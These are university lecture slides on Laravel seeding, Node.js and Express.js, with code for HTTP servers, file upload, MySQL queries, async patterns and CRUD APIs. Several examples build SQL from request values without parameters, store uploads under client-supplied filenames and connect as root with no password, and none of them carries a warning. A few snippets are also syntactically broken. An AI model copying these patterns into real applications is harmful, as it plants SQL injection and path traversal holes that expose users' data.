  formData.append("country",country);
  $.ajax({
    url: "http://127.0.0.1:8000/api/institutions",
    type: "POST",
    data: formData,
    processData: false,
    contentType: false
  }).done(function( data ) {
    $('#id').val("");
    $('#name').val("");
    $('#region').val("");
    $('#country').val("");
    let newData = '{"id":"' + id + '", "name":"' + name + '", "region":"' + region + '", "country":"' + country + '"}';
    addItemtoTable(JSON.parse(newData));
    console.log("File Upload Info:");
    console.log( data );
  });
});
```

Delete Data

```
var formData = new FormData();
$.ajax({
    url: "http://127.0.0.1:8000/api/institutions/"+id,
    type: "DELETE",
    data: formData,
    processData: false,
    contentType: false
}).done(function( data ) {
    });
});
```

Seeding

- Laravel includes the ability to seed your database with data using seed classes.
- All seed classes are stored in the **database/seeders** directory.
- By default, a DatabaseSeeder class is defined for you. From this class, you may use the call method to run other seed classes, allowing you to control the seeding order.

<https://laravel.com/docs/10.x/seeding>

Seeding Institution

- In the database directory, create a new directory called **data**.
- Create a JSON file - **institution-data.json** into the **database\data** directory.
- Create a Seeder class which will seed the institutions tables appropriate JSON file. To do this, run the following commands:

```
php artisan make:seeder InstitutionSeeder
```

```
database > data > {} institution-data.json > {} 2
1  [
2    {
3      "id": 1000,
4      "name": "Stanford University",
5      "region": "California",
6      "country": "United States of America"
7    },
8    {
9      "id": 2000,
10     "name": "Harvard University",
11     "region": "Massachusetts",
12     "country": "United States of America"
13   },
14   {
15     "id": 3000,
16     "name": "University of Oxford",
17     "region": "Oxford",
18     "country": "United Kingdom"
19   }
20 ]
```

InstitutionSeeder Class

```
<?php

namespace Database\Seeders;

use App\Models\Institution; // Include this import. Without this, you can not access the Institution model
use Illuminate\Database\Seeder; // This import comes by default
use Illuminate\Support\Facades\DB; // Include this import. Without this, you can not access the institutions database table
use Illuminate\Support\Facades\File; // Include this import. Without this, you can not access institution-data.json


use Illuminate\Database\Console\Seeds\withoutModelEvents;
|
class InstitutionSeeder extends Seeder
{
    /**
     * Run the database seeds.
     */
    public function run() {
        $json_file = File::get('database/data/institution-data.json'); // Get institution-data.json
        DB::table('institutions')->delete(); // Delete all records from the institutions database table
        $data = json_decode($json_file); // Convert the array of JSON objects in institution-data.json to a PHP variable
        foreach ($data as $obj) { // For each object (contains key/value pairs) in the PHP variable, create a new record in
            Institution::create(array( // Remember an Institution has three values - name, region and country. Make
                | | | | | | | | // sure your JSON file matches the schema of your database table
                'id' => $obj->id,
                'name' => $obj->name,
                'region' => $obj->region,
                'country' => $obj->country
            ));
        }
    }
}
```

Database Seeder

```
database > seeders > 🐘 DatabaseSeeder.php
1  <?php
2
3  namespace Database\Seeders;
4
5  // use Illuminate\Database\Console\Seeds\WithoutModelEvents;
6  use Illuminate\Database\Seeder;
7
8  class DatabaseSeeder extends Seeder
9  {
10     /**
11      * Seed the application's database.
12      */
13     public function run(): void
14     {
15         $this->call(InstitutionSeeder::class);
16     }
17 }
18
```

Run the Seeder

```
php artisan db:seed
```



The screenshot shows the MySQL Workbench interface with the following details:

- Host: 127.0.0.1
- Database: lecture8
- Table: institutions
- Data tab selected
- Two SQL files listed: enrollment.sql and online_attendance.sql

Query results for the "lecture8.institutions" table:

id	name	region	country	created_at	updated_at
1,000	Stanford University	California	United States of America	2023-04-30 13:04:35	2023-04-30 13:04:35
2,000	Harvard University	Massachusetts	United States of America	2023-04-30 13:04:35	2023-04-30 13:04:35
3,000	University of Oxford	Oxford	United Kingdom	2023-04-30 13:04:35	2023-04-30 13:04:35

Final Note

➤ **Please do not forget Quiz 2 is this week:**

- Quiz will be during your scheduled lab time.
- Quiz is closed book.
- Quiz duration is 40 minutes.
- Quiz will cover material discussed in weeks 4, 5, and 6.
- Monday lab: 16:20
- Wednesday lab: 15:20

Node.js, Express.js

Web Development and Security (ZEIT3119)

Week 9

Dr. Reza Rafeh

Revision

- MVC (Model-View-Controller)
 - A pattern for implementing user interfaces, data, and controlling logic
 - MVC emphasizes a separation between the software's business logic and display.
- Laravel
 - An open-source PHP web framework designed for creating web applications that follow the Model–View–Controller (MVC) architectural pattern
 - Composer is the dependency manager for Laravel much like npm for Node
 - Artisan is the command line interface included with Laravel
 - Eloquent is an Object-Relational Mapping (ORM) that allows you to query & manipulate data using an Object-Oriented programming language
- Postman
 - An API Platform for developers to design, build, test and iterate their APIs.

Outline

- Node.js
 - Client Requests
 - npm
 - File Handling
 - Connect with Database
 - Asynchronous Functions
- Express.js
 - URL Queries
 - Form Data
 - Connect with Database
 - HTTPS Module



Node.js

- Node.js is an open-source, cross-platform runtime environment for executing JavaScript code on the server.
- Node.js runs single-threaded, non-blocking, asynchronous programming, which is very memory efficient.
- It was initially released in 2009 by Ryan Dahl, and has since become one of the most popular tools for building server-side applications and APIs.
- Node.js is fast and lightweight, making it an excellent choice for building scalable, high-performance applications.
- It uses an event-driven, non-blocking I/O model, which allows it to handle a large number of concurrent connections without blocking the event loop.
- It also has a large and active community of developers, who contribute to its ongoing development and maintenance.

Use Cases for Node.js

- Node.js is well-suited for building real-time, data-intensive applications such as chat applications, online gaming platforms, and streaming services.
- It is also commonly used for building web applications and APIs, as well as for running scripts and automating tasks on the server-side.
- Node.js can generate dynamic page content
- Node.js can create, open, read, write, delete, and close files on the server
- Node.js can collect form data
- Node.js can add, delete, modify data in your database

Getting started with Node.js

- To get started with node.js, you'll need to install it on your computer and set up a development environment.

<https://nodejs.org/en/download>

- You can then use a package manager like npm to install and manage dependencies, and a framework like Express.js to build web applications and APIs.
- There are also many online resources available for learning node.js, including documentation, tutorials, and community forums.

<https://www.w3schools.com/nodejs>

A Simple Node.js Example

```
console.log('Welcome to ZEIT3119');

console.log('This is an example of using console on server');
```

```
C:\Windows\system32\cmd.exe

D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials>node console.js
Welcome to ZEIT3119
This is an example of using conole on server

D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials>
```

First Node.js Example

```
var http = require('http');  
http.createServer(function (req, res) {  
    res.writeHead(200, {'Content-Type': 'text/html'});  
    res.end('Welcome to ZEIT3119!');  
}).listen(8080);
```


A node.js module

Creates a web server

200 means all is good

Listen to this port for requests

```
C:\Windows\system32\cmd.exe - node first.js  
D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials>node first.js
```



Welcome to ZEIT3119!



Client Request

```
var http = require('http');

http.createServer(function (req, res) {
    res.writeHead(200, {'Content-Type': 'text/html'});
    res.write(req.url);
    res.end();
}).listen(8080);
```


Client Request

URL part of Client Request



URL Parameters

```
var http = require('http');
var url = require('url');
http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type': 'text/html'});
  var q = url.parse(req.url, true).query;
  res.write(" " + JSON.stringify(q));
  res.write(" " + q.id);
  res.write(" " + q.name);
  res.end(" " + q.course);
}).listen(8080);
```



Check Response in Postman

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type':
    'text/html'});
  var q = url.parse(req.url, true).query;
  res.end(q);
}).listen(8080);
```

GET http://localhost:8080/?id=38271&name=Reza&course=ZEIT3119

Params • Authorization Headers (8) Body • Pre-request Script Tests

Query Params

Key	Value
<input checked="" type="checkbox"/> id	38271
<input checked="" type="checkbox"/> name	Reza
<input checked="" type="checkbox"/> course	ZEIT3119
<input type="checkbox"/> price	8.99
<input type="checkbox"/> description	Beef, Tomato, Sauce
<input type="checkbox"/> picture	uploads/4nVoQfqOerD3

Body Cookies Headers (5) Test Results


Pretty Raw Preview Visualize HTML ▾

1 {"id": "38271", "name": "Reza", "course": "ZEIT3119"}

File Handling

```
var http = require('http');
var fs = require('fs');

http.createServer(function (req, res) {
  fs.readFile('first.js', function(err, data) {
    res.end(data);
  });
}).listen(8080);
```



```
var http = require('http');

http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type': 'text/html'});
  res.end('Welcome to ZEIT3119!');
}).listen(8080);
```

npm

- npm is a package manager for Node.js packages, or modules
- www.npmjs.com hosts thousands of free packages to download and use
- The npm program is installed on your computer when you install Node.js

```
npm install formidable
```

File Upload

```
var http = require('http');
var formidable = require('formidable');
var fs = require('fs');

http.createServer(function (req, res) {
  if (req.url == '/fileupload') {
    var form = new formidable.IncomingForm();
    form.parse(req, function (err, fields, files) {
      var oldpath = files.filetoupload.filepath;
      var newpath = 'd:/laragon/www/uploads/' + files.filetoupload.originalfilename;
      fs.copyFile(oldpath, newpath, function (err) {
        if (err) throw err;
        res.writeHead(200, {'Content-Type': 'text/html'});
        res.write('<form action="fileupload" method="post" enctype="multipart/form-data">');
        res.write('<input type="file" name="filetoupload"><br>');
        res.write('<input type="submit">');
        res.write('</form>');
        return res.end();
      });
    });
  } else {
    res.writeHead(200, {'Content-Type': 'text/html'});
    res.write('<form action="fileupload" method="post" enctype="multipart/form-data">');
    res.write('<input type="file" name="filetoupload"><br>');
    res.write('<input type="submit">');
    res.write('</form>');
    return res.end();
  }
}).listen(8080);
```

Parsing the uploaded file

Create an upload form

Node.js MySQL

```
npm install mysql
```

```
var mysql = require('mysql');

var con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "",
  database: "lecture8"
});

con.connect(function(err) {
  if (err) throw err;
  con.query("SELECT * FROM institutions", function (err, result, fields) {
    if (err) throw err;
    console.log(result);
  });
})
```

```
D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials>node connectdb.js
[{"id": 1000, "name": "Stanford University", "region": "California", "country": "United States of America", "created_at": "2023-04-30T03:04:35.000Z", "updated_at": "2023-04-30T03:04:35.000Z"}, {"id": 2000, "name": "Harvard University", "region": "Massachusetts", "country": "United States of America", "created_at": "2023-04-30T03:04:35.000Z", "updated_at": "2023-04-30T03:04:35.000Z"}, {"id": 3000, "name": "University of Oxford", "region": "Oxford", "country": "United Kingdom", "created_at": "2023-04-30T03:04:35.000Z", "updated_at": "2023-04-30T03:04:35.000Z"}]
```

Using Variables in SQL Queries

```
var ID = 2000;

con.connect(function(err) {
    if (err) throw err;

    con.query("SELECT * FROM institutions where id="+ID, function (err, result, fields) {
        if (err) throw err;
        console.log(result);
    });
})
```



Synchronous and Asynchronous Models

Synchronous Model

- The waiter comes to the customer, asks for his/her order, sends it to the kitchen, and then waits till the order is complete before bringing the food to the customer.
- This model blocks the waiter from doing any other thing until the food is ready and, as such, will be pretty much handicapping to scale.

Asynchronous Model

- With the asynchronous model, the waiter will come to the customer, take his order, send it to the kitchen, doesn't wait until the food is done, but return and take more orders from other customers.
- Once the chef completes an order, the waiter will receive a signal to come to send the order to the customer who placed it. This will be repeated until the chef processes all the orders in the kitchen. This model is called non-blocking because it does not stop the waiter from taking more orders from the customers.

Example of Synchronous Code

```
console.log("Get order 1");

console.log("Send order 1 to kitchen");

console.log("Wait for food prep...");

console.log("Return order to customer 1");

console.log("Get order 2");
```

```
D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials\DBExpress2\asyncnodejs>node sync.js
Get order 1
Send order 1 to kitchen
Wait for food prep...
Return order to customer 1
Get order 2
```

Example of Asynchronous Code

```
console.log("Get order 1");

console.log("Send order 1 to kitchen");

setTimeout(() => {

    console.log("Wait for food prep, then service customer 1");

    console.log("Return order to customer 1");

}, 2000);

console.log("Get order 2");
```

```
D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials\DBExpress2\asyncnodejs>node async.js
Get order 1
Send order 1 to kitchen
Get order 2
Wait for food prep, then service customer 1
Return order to customer 1
```

Asynchronous Programming in JS

In JavaScript, there are three design patterns for dealing with asynchronous programming:

- callbacks
- promises
- async/await (just a syntactical sugar of promises)

Callback

```
const placeOrder = (customerId, callback) => {
    console.log("Preparing dish...")
    setTimeout(() => {
        console.log("Dish Prepared...")
        callback({customerId: customerId, customerOrder: 'Pizza'})
    }, 2000);
}

placeOrder(1, (order) => console.log("Order", order))
```

Promises

Promises have four states:

- **fulfilled** - The action succeeded
- **rejected** - The action failed
- **pending** - Action yet to be fulfilled or rejected
- **settled** - Action fulfilled or rejected

Promises (Cont.)


```
const meetCustomer = (id) => {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      console.log(`Waiter approached customer at table #${id}...`);
      resolve({ customerId: id });
    }, 2000);
  });
}

const getOrder = (id) => {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      console.log(`Order Received for customer at table #${id}...`);
      resolve({ customerId: id, customerOrder: "Pizza" });
    }, 2000);
  });
}
```

Promises (Cont.)

```
const notifyWaiter = (id) => {
    return new Promise((resolve, reject) => {
        setTimeout(() => {
            console.log(`Order for customer at table #${id} processed...`);
            resolve({ customerId: id, customerOrder: "Pizza" });
            // reject(new Error("Error occurred with waiter"));
        }, 2000);
    });
}
const serveCustomer = (id) => {
    return new Promise((resolve, reject) => {
        setTimeout(() => {
            console.log(`Customer with order number #${id} served...`);
            resolve({ customerId: id, customerOrder: "Pizza" });
        }, 2000);
    });
}
```

```
# Replacing Callback with Promises
meetCustomer(1)
  .then((order) => getOrder(order.customerId))
  .then((order) => notifyWaiter(order.customerId))
  .then((order) => serveCustomer(order.customerId))
  .catch((err) => console.log("Error: ", err.message));
```



Async/await

```
const runRestaurant = async (customerId) => {
    const customer = await meetCustomer(customerId)
    const order = await getOrder(customer.customerId)
    await notifyWaiter(order.customerId)
    await serveCustomer(order.customerId)
    console.log(`Order of customer fulfilled...`)
}
runRestaurant(1)
    .then(() => console.log(`Order of customer fulfilled...`))
    .catch(error) => console.log(error))
```

There is no need to use the `await` modifier and the `throw new Error()`.

Express.js

- Express is a minimal and flexible Node.js web application framework that provides a robust set of features for web and mobile applications.
- Express is an open source framework developed by TJ Holowaychuk and maintained by the Node.js foundation.
- It supports building server-side web applications, APIs, and websites.

Install Express.js

- You need to have node and npm. To ensure they are both installed:

```
node --version
```

```
npm --version
```

- To create a new project, you need a package.json file.

```
npm init
```

Then, install express:

```
npm install --save express
```

- The --save flag can be replaced by the -S flag. This flag ensures that Express is added as a dependency to our package.json file.
- To restart the server as soon as making a change in any of files, install nodemon:


```
npm install -g nodemon
```



The package installed globally (not just in the folder)

First Express.js app

```
var express = require('express');
var app = express();
app.get('/', function(req, res){
  res.send("Welcome to ZEIT3119");
});
app.listen(3000);
```



Welcome to ZEIT3119

GET <http://localhost:3000>

Params • Authorization Headers (8) Body

Query Params

Key
<input type="checkbox"/> description
<input type="checkbox"/> picture

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize

```
1 Welcome to ZEIT3119
```

URL Binding - params

```
var express = require('express');



var app = express();

app.get('/', function(req, res){
  res.send("Welcome to ZEIT3119");
});


app.get('/:name', function(req, res){
  res.send('Welcome to ZEIT3119 ' + req.params.name);
});

app.get('/:name/:lastname', function(req, res){
  res.send('Welcome to ZEIT3119 ' + req.params.name + ' ' + req.params.lastname);
});

app.listen(3000);
```



URL Query



```
app.get('/person', function(req, res){  
  const name = req.query.name;  
  const lastname = req.query.lastname;  
  res.send("Welcome to ZEIT3119" + name + ' ' + lastname);  
});
```

Note: If you add this to the end of the previous app, it doesn't work. It must be added before this route:

```
app.get('/:name', function(req, res){  
  res.send('Welcome to ZEIT3119 ' +  
  req.params.name);  
});
```

Form Data

- Install this package

```
npm install express  
      body-parser  
      multer
```

for parsing application/json

for parsing application/x-www-form-urlencoded

for parsing multipart/form-data

```
var express = require('express');  
var bodyParser = require('body-  
parser');  
var multer = require('multer');  
var upload = multer();  
var app = express();  
app.use(bodyParser.json());  
  
app.use(bodyParser.urlencoded({  
  extended: true }));  
  
app.use(upload.array());  
app.use(express.static('public'));  
  
app.post('/', function(req, res){  
  console.log(req.body);  
  res.send("recieved your request!");  
});  
app.listen(3000);
```

Form Data

POST <http://localhost:3000/>

Params • Authorization Headers (8) **Body** • Pre-request Script Tests Settings

• none • form-data • x-www-form-urlencoded • raw • binary • GraphQL

Key	Value
<input checked="" type="checkbox"/> id	500
<input checked="" type="checkbox"/> name	RMIT
<input checked="" type="checkbox"/> region	VIC
<input checked="" type="checkbox"/> country	Australia

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize HTML

```
1 received your request!
```

```
[Object: null prototype] {
  id: '500',
  name: 'RMIT',
  region: 'VIC',
  country: 'Australia'
}
```

```
var express = require('express');
var bodyParser = require('body-parser');
var multer = require('multer');
var upload = multer();
var app = express();
app.use(bodyParser.json());

app.use(bodyParser.urlencoded({
  extended: true
}));

app.use(upload.array());
app.use(express.static('public'));

app.post('/', function(req, res){
  console.log(req.body);
  res.send("recieved your request!");
});
app.listen(3000);
```

Querying a Database

```
var express = require('express');
var app = express();
const mysql = require('mysql')
const connection = mysql.createConnection({
  host: 'localhost',
  user: 'root',
  password: '',
  database: 'lecture8'
})
connection.connect()
connection.query('SELECT * from institutions',
  (err, rows, fields) => {
  if (err) throw err
  for (var i=0 ; i< rows.length; i++)
    console.log('The solution is: ', rows[i]);
})
connection.end()
```

```
D:\USB\UNSW\S1-2023\Lectures\Lecture 9 Materials\DBExpress>nodemon index.js
[nodemon] 2.0.22
[nodemon] to restart at any time, enter `rs`
[nodemon] watching path(s): ***!
[nodemon] watching extensions: js,mjs,json
[nodemon] starting `node index.js`
The solution is: RowDataPacket {
  id: 1000,
  name: 'Stanford University',
  region: 'California',
  country: 'United States of America',
  created_at: 2023-04-30T03:04:35.000Z,
  updated_at: 2023-04-30T03:04:35.000Z
}
The solution is: RowDataPacket {
  id: 2000,
  name: 'Harvard University',
  region: 'Massachusetts',
  country: 'United States of America',
  created_at: 2023-04-30T03:04:35.000Z,
  updated_at: 2023-04-30T03:04:35.000Z
}
The solution is: RowDataPacket {
  id: 3000,
  name: 'University of Oxford',
  region: 'Oxford',
  country: 'United Kingdom',
  created_at: 2023-04-30T03:04:35.000Z,
  updated_at: 2023-04-30T03:04:35.000Z
}
[nodemon] clean exit - waiting for changes before restart
```

Export Modules

- The **module.exports** in Node.js is used to export any literal, function or object as a module.
- It is used to include JavaScript file into node.js applications.
- The **module** is similar to variable that is used to represent the current module and **exports** is an object that is exposed as a module.
- For example, we store the database config in config.js, then use it in index.js

```
const config = {  
    host: 'localhost',  
    user: 'root',  
    password: '',  
    database: 'lecture8'  
};  
  
module.exports = config;
```

```
const config = require('./config');  
  
const connection = mysql.createConnection(config);
```

APIs for CRUD Operations

```
app.get('/', function(req, res){  
  
var result = [];  
  
connection.query('SELECT * from  
institutions', (err, rows, fields) => {  
  
if (err) throw err  
  
for (var i=0 ; i< rows.length; i++){  
  
result[i] = rows[i];  
  
}  
  
res.send(result);  
  
})
```

GET <http://localhost:3000>

Params • Authorization Headers (8) Body • Pre-request Script

Query Params

Key	Value
<input type="checkbox"/> description	Beef, To
<input type="checkbox"/> picture	uploads
Key	Value

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize JSON 

```
1 {  
2   "id": 1000,  
3   "name": "Stanford University",  
4   "region": "California",  
5   "country": "United States of America",  
6   "created_at": "2023-04-30T03:04:35.000Z",  
7   "updated_at": "2023-04-30T03:04:35.000Z"  
8 },  
9 {  
10   "id": 2000,
```

Show

```
app.get('/:id', function(req, res){  
  var result = [];  
  connection.query(`SELECT * from institutions  
where id="${req.params.id}"`,  
(err, rows, fields) => {  
  if (err) throw err  
  for (var i=0 ; i< rows.length; i++){  
    result[i] = rows[i];  
  }  
  res.send(result);  
})  
});
```

GET http://localhost:3000/2000

Params • Authorization Headers (8) Body • Pre-request Script

Query Params

Key	Value
descriptionid	Beef, T
picture	upload

Body Cookies Headers (7) Test Results

Pretty Raw Preview Visualize JSON ↻

```
1 [ {  
2   "id": 2000,  
3   "name": "Harvard University",  
4   "region": "Massachusetts",  
5   "country": "United States of America",  
6   "created_at": "2023-04-30T03:04:35.000Z",  
7   "updated_at": "2023-04-30T03:04:35.000Z"  
8 } ]  
9 }  
10 ]
```

Post Data

```
app.post('/', function(req, res){  
    const id = req.body.id;  
    const name = req.body.name;  
    const region = req.body.region;  
    const country = req.body.country;  
    const myQuery = `INSERT INTO institutions (id, name, region,  
country)  
VALUES("${id}","${name}","${region}","${country}")`;  
    console.log(myQuery);  
